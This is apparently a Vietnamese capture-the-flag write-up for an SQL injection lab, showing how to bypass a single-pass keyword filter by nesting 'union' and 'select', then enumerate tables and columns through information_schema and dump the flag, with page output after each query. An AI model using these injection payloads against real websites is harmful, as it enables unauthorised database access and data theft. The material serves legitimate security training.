


Bài này cũng tương tự ta cần tìm cách bypass được filter của trang web. Đầu tiên em sẽ thử kiểm tra kiểu input và kết quả là string. Tức là query có dạng `id=1'[query]-- -'`

Tiếp theo ta cần bypass filter để sử dụng được union select.

Đầu tiên em cứ thử với union select 1,2,3,4,5 để xem filter sẽ xử lí như thế nào.



Kết quả chứng tỏ nó sẽ xóa đi union và select làm cho câu query invalid. Có 1 cách đơn giản để bypass kiểu filter này nếu filter chỉ được áp dụng 1 lần. Tức là nếu ghi ununionion thì filter sẽ bỏ đi union nằm giữa và để lại union làm cho câu query bypass thành công.



Thử với query: `id=1'and 1=2 ununionion seselectlect 1,2,3,4,5-- -'`. Kết quả thành công như trên hình.

Tiếp theo tương tự ta sẽ lấy tên bảng, tên cột.

Query: `id=1'and 1=2 ununionion seselectlect 1,2,3,4,group_concat(table_name)+from+information_schema.tables+where+table_schema=database()+-- -'`

← → ↻ ⚠ Not secure | root0x00.altervista.org/sqli/level.php?id=1%27and%201=2%20ununion%20seselectlect+1,2,3,4,group_concat(table_name)+from+information_schema.tables+wi
Hello and Welcome To Our Site, BlueMilkshake_0,books,flag,users,{J_FL4G_T4BL3_0d},{j_f14g_t4b13_0D}

You are not admin and not Allowed to see private DATA , Please login to Continue leet....

[Log In Admin](#)

[Me](#)

Query: id=1'and 1=2 ununion seselectlect 1,2,3,4,
group_concat(column_name)+from+information_schema.columns+where+table_schema=database()
and table_name='flag'+-- -'

← → ↻ ⚠ Not secure | root0x00.altervista.org/sqli/level.php?id=1%27and%201=2%20ununion%20seselectlect+1,2,3,4,group_concat(column_name)+from+information_schema.column
Hello and Welcome To Our Site, id,username,password,flag

You are not admin and not Allowed to see private DATA , Please login to Continue leet....

[Log In Admin](#)

[Me](#)

Query: id=1'and 1=2 ununion seselectlect 1,2,3,4,flag from flag+-- -'

← → ↻ ⚠ Not secure | root0x00.altervista.org/sqli/level.php?id=1%27and%201=2%20ununion%20seselectlect+1,2,3,4,flag+from+flag+--%20-%27
Hello and Welcome To Our Site, flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTj0zWFNEtUxpQFNuVig1Lmo1Kmp6JnldTksofTItYWN2dH1xVmJKIyU9Vy57e0F3aWFKbip0M3JxOGZ0ejo1JXtSM241UXEsdK5uW2NkLnPOW2docXZucj1LaCpXd1B6R3A7ZHQ6OFY3VC5fcSpqdjVSU119NjpoQC U5dSo9ejUmPXolMz9kM1tMejVDQW1YM0hUWkdBKjZdV1VQcCwuJVgzI0U1Riw2ODJoTVR4JiFLI31yIUxqdXhYa3lpKUYpLzMzNUZoSyM2cnY9cEw6ZilTSEFLUD8rKT9LVGJjTnmpRC1LbnlaR111Mj1a aHgJU3JoNipBW11TdTIpCg==}

You are not admin and not Allowed to see private DATA , Please login to Continue leet....

[Log In Admin](#)

[Me](#)

flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTj0zWFNEtUxpQFNuVig1Lmo1Kmp6JnldTksofTItYWN2dH1xVmJKIyU9Vy57e0F3aWFKbip0M3JxOGZ0ejo1JXtSM241UXEsdK5uW2NkLnPOW2docXZucj1LaCpXd1B6R3A7ZHQ6OFY3VC5fcSpqdjVSU119NjpoQC U5dSo9ejUmPXolMz9kM1tMejVDQW1YM0hUWkdBKjZdV1VQcCwuJVgzI0U1Riw2ODJoTVR4JiFLI31yIUxqdXhYa3lpKUYpLzMzNUZoSyM2cnY9cEw6ZilTSEFLUD8rKT9LVGJjTnmpRC1LbnlaR111Mj1a aHgJU3JoNipBW11TdTIpCg==}